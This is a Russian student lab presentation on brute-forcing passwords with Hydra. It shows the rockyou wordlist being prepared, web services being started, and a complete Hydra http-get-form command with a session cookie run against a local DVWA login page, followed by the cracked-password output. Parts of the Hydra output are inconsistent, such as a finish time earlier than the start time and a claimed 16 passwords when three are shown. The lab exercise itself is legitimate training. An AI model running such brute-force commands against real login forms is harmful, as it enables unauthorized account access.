


Презентация по третьему этапу проекта

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса (подбора) паролей.

Выполнение работы


Скопировали файл с паролями



The screenshot shows a macOS desktop with two terminal windows. The top window is titled 'nastarkov@nastarkov: ~/Downloads' and shows the command `ls` being entered. The bottom window is titled 'nastarkov@nastarkov: ~' and shows the command `cp /usr/share/wordlists/rockyou.txt.gz /home/nastarkov/Downloads/rockyou.txt.gz` being executed, followed by `cd /Downloads`, which results in an error message: `cd: no such file or directory: /Downloads`.

```
nastarkov@nastarkov: ~/Downloads
(nastarkov@nastarkov)-[~/Downloads]
$ ls

nastarkov@nastarkov: ~
(nastarkov@nastarkov)-[~]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/nastarkov/Downloads/rockyou.txt.gz
$ cd /Downloads
cd: no such file or directory: /Downloads
```

A screenshot of a Linux desktop environment. At the top, a panel shows 'Apps', 'Places', the date 'Sep 28 16:42', and system icons for language ('en'), network, and volume. The background is a dark, abstract image with blue and white patterns. A terminal window is open, titled 'nastarkov@nastarkov: ~/Downloads'. It shows a sequence of commands: 'ls' which lists 'rockyou.txt.gz', 'gzip -d rockyou.txt.gz' which decompresses the file, and another 'ls' which lists 'rockyou.txt'. The prompt is currently '\$' with a cursor.


```
(nastarkov@nastarkov)-[~/Downloads]
$ ls
rockyou.txt.gz

(nastarkov@nastarkov)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(nastarkov@nastarkov)-[~/Downloads]
$ ls
rockyou.txt


(nastarkov@nastarkov)-[~/Downloads]
$
```

Запустили сервисы




```
nastarkov@nastarkov: ~  
-v : show version number  
-V : show compile settings  
-h : list available command line options (this page)  
-l : list compiled in modules  
-L : list available configuration directives  
-t -D DUMP_VHOSTS : show parsed vhost settings  
-t -D DUMP_RUN_CFG : show parsed run settings  
-S : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG  
-t -D DUMP_MODULES : show all loaded modules  
-M : a synonym for -t -D DUMP_MODULES  
-t -D DUMP_INCLUDES: show all included configuration files  
-t : run syntax check for config files  
-T : start without DocumentRoot(s) check  
-X : debug mode (only one worker, do not detach)  
  
(nastarkov@nastarkov)-[~]  
$ sudo service mysql start  
[sudo] password for nastarkov:  
  
(nastarkov@nastarkov)-[~]  
$ sudo service apache2 start  
  
(nastarkov@nastarkov)-[~]  
$
```


Форма для взлома



Необходимые переменные



Hydra




The screenshot shows a terminal window with two tabs. The active tab is titled 'nastarkov@nastarkov: ~/Downloads'. The terminal output shows a Hydra brute-force attack on a DVWA target. The first run, at 17:22:24, found 16 valid passwords: abc123, lovely, jessica, and 13 others. The second run, at 17:23:28, found 1 valid password: password. The terminal text is as follows:

```
(nastarkov@nastarkov)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84vp0ausojum74n4g:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 17:22:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84vp0ausojum74n4g:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:22:24

(nastarkov@nastarkov)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84vp0ausojum74n4g:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 17:23:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=drk309iac84vp0ausojum74n4g:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:23:28

(nastarkov@nastarkov)-[~/Downloads]
$
```

Авторизация



Вывод

В ходе выполнения третьего этапа проекта я приобрел практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.